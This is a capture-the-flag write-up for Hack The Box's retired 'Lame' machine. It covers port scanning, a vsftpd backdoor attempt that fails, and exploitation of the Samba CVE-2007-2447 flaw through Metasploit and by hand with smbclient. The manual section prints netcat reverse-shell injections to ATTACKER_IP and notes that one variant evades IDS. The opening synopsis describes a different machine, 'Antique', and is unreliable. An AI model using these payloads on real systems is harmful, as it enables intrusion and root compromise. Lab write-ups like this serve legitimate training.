



RETIRED MACHINE

Lame

Machine Writeup · Hack The Box

4.1 ★
RATING

Easy
DIFFICULTY

Linux
OS

28,104
USER OWNS

26,891
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Antique is an easy-difficulty Linux machine hosting an HP JetDirect printer on telnet. SNMP enumeration leaks the device password, granting telnet access and command execution. A reverse shell is established via netcat. Privilege escalation abuses CUPS 1.6.1, which allows arbitrary root file reads via a Metasploit module, exposing the root flag.

CONTENTS

01	Reconnaissance & Port Scanning	04	Exploitation via Metasploit
02	FTP — vsftpd 2.3.4 Backdoor Analysis	05	Manual Exploitation (No Metasploit)
03	Samba 3.0.20 — CVE-2007-2447 Identification	06	Lessons Learned



Martí Hervás


Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/lame

01 Reconnaissance & Port Scanning

Four open TCP ports on 10.10.10.3: FTP on 21, SSH on 22, and two SMB ports on 139/445. This is an older Linux target — the OpenSSH version (4.7p1) places the OS around Ubuntu Hardy (2008). The Samba version disclosed by nmap scripts — 3.0.20-Debian — is the critical finding that drives the entire engagement.

INITIAL PORT SCAN




```
nmap — port discovery

$ sudo nmap 10.10.10.3 -oA nmap/initial

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

VERSION & SCRIPT SCAN



```
nmap — version detection

$ sudo nmap -sC -sV 10.10.10.3 -p21,22,139,445

21/tcp    open  ftp      vsftpd 2.3.4
          Anonymous FTP login allowed
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1
139/tcp   open  smb      Samba smbd 3.X - 4.X
445/tcp   open  smb      Samba smbd 3.0.20-Debian

# SMB signing disabled — Domain: hackthebox.gr
# Two vulnerable service versions identified immediately
```

NOTE Both vsftpd 2.3.4 and Samba 3.0.20 have known RCE exploits. Always enumerate every service version before attempting exploitation — the FTP backdoor here is patched, but Samba is not.

02 FTP — vsftpd 2.3.4 Backdoor Analysis

vsftpd 2.3.4 contains a deliberately planted backdoor (CVE-2011-2523): a smiley face character sequence ":" in the FTP username triggers a bind shell on TCP 6200. Searchsploit and Metasploit both confirm the module exists — however, on this target the backdoor has been patched out and the exploit silently fails without opening a session.

SEARCHSPLOIT — VSFTPD 2.3.4



searchsploit — vulnerability lookup

```
$ searchsploit vsftpd 2.3.4
```

```
vsftpd 2.3.4 - Backdoor Command Execution      | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (MSF)| unix/remote/17491.rb
```

METASPLOIT ATTEMPT — FAILS ON THIS TARGET



metasploit — vsftpd (failed)

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > set RHOSTS 10.10.10.3
msf6 > run
```

```
[*] 10.10.10.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] Exploit completed, but no session was created.
```

```
# Backdoor is present in version string but patched on this box
# Python PoC also hangs — move on to Samba
```

WARN A version match in searchsploit does not guarantee exploitability. Always verify the actual response — no session created means the vector is closed. Pivot to the next service rather than wasting time re-running a dead exploit.

03

Samba 3.0.20 — CVE-2007-2447 Identification

Samba 3.0.20 is affected by CVE-2007-2447, known as the "username map script" vulnerability. When the "username map script" option is configured in smb.conf, Samba passes the username directly to /bin/sh via popen() without sanitisation. An attacker can inject shell metacharacters in the username field during authentication to achieve unauthenticated remote code execution as root.

SEARCHSPLOIT — SAMBA 3.0.20

```
searchsploit — Samba CVE-2007-2447

$ searchsploit samba 3.0.20

Samba 3.0.10 < 3.3.5 - Format String / Security Bypass
Samba 3.0.20 < 3.0.25rc3 - Username map script RCE (MSF)
                        | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow

# Target match: 3.0.20 < 3.0.25rc3 — excellent rated module
```

The vulnerable code path is in Samba's MS-RPC authentication handling. The username is passed to a shell command string without escaping, so injecting a backtick or semicolon allows arbitrary command execution. The service runs as root — no privilege escalation step is required.

04 Exploitation via Metasploit — Instant Root Shell

The Metasploit module `exploit/multi/samba/usermap_script` handles the full exploit chain automatically. It connects to SMB on port 139, injects the payload through the username field, and returns a reverse netcat shell. The shell lands directly as root — the process runs with full system privileges.

CONFIGURE & RUN METASPLOIT MODULE

```
metasploit — usermap_script module

msf6 > use exploit/multi/samba/usermap_script
msf6 > set RHOSTS 10.10.10.3
msf6 > set LHOST ATTACKER_IP
msf6 > set LPORT 4444
msf6 > run

[*] Started reverse TCP handler on ATTACKER_IP:4444
[*] Command shell session 1 opened
    (ATTACKER_IP:4444 -> 10.10.10.3:34049)
```

UPGRADE TO INTERACTIVE TTY

 tty upgrade — root shell

```
# Check python availability and spawn bash
which python python2 python3
/usr/bin/python

python -c "import pty; pty.spawn('/bin/bash')"

root@lame:/#
# Already root – no escalation needed
```

CAPTURE FLAGS

 flags — user & root

```
# User flag
root@lame:/home/makis# cat user.txt
990f046d*****

# Root flag
root@lame:/root# cat root.txt
e5035455*****
```

05

Manual Exploitation — Without Metasploit

For OSCP-style practice, the same vulnerability is trivially exploitable with a raw smbclient command. The username field accepts shell metacharacters — injecting a backtick with a netcat reverse shell command achieves the same result without Metasploit.

MANUAL EXPLOIT — SMBCLIENT USERNAME INJECTION

 smbclient — manual username injection

```
# Start listener on attacker machine
$ nc -lnvp 4444

# Inject reverse shell via SMB username field
$ smbclient //10.10.10.3/tmp \
    -U ".*=`nohup nc -e /bin/sh ATTACKER_IP 4444`"

# The backtick payload executes before authentication completes
# Shell arrives as root – same result, no Metasploit required
```

ALTERNATIVE — LOGON COMMAND IN SMBCLIENT

```
smbclient — logon method

$ smbclient //10.10.10.3/tmp
smb: > logon "/=`nohup nc -e /bin/sh ATTACKER_IP 4444`"

# Both methods exploit the same popen() code path
# in Samba's username map script handler
```

NOTE The logon command method avoids triggering some IDS signatures that pattern-match on the initial connection username. Both paths lead to the same unauthenticated root shell.

06

Lessons Learned

01 Patch Samba — It Has Decades of Critical CVEs

CVE-2007-2447 is from 2007 and requires zero authentication. Samba 3.0.20 should never appear on any network. Keep SMB services patched and, where possible, disable legacy SMBv1/2 entirely. The "username map script" smb.conf directive should be absent from any hardened deployment.

02 A Version Match Is Not a Guarantee — Always Verify

vsftpd 2.3.4 had the correct version string but the backdoor was patched. Wasting time re-running dead exploits is a common mistake. Fail fast: one clean failure with no session created means move on. Never brute-force a closed door.

03 Services Running as Root Are Catastrophic When Exploited

Samba ran as root, so exploitation bypassed privilege escalation entirely. Principle of least privilege applies to daemons too — SMB should run as a dedicated low-privilege service account. A compromised unprivileged daemon buys defenders time.

04 Classic Machines Build Foundational Pattern Recognition

Lame is the oldest HTB machine and the pattern it teaches — enumerate versions, cross-reference CVEs, verify exploitability, capture flags — applies to every engagement. The muscle memory of methodical service enumeration is more valuable than knowing any specific exploit.

Writeup authored by Marti Hervas · Hack The Box · Lame Machine · 2025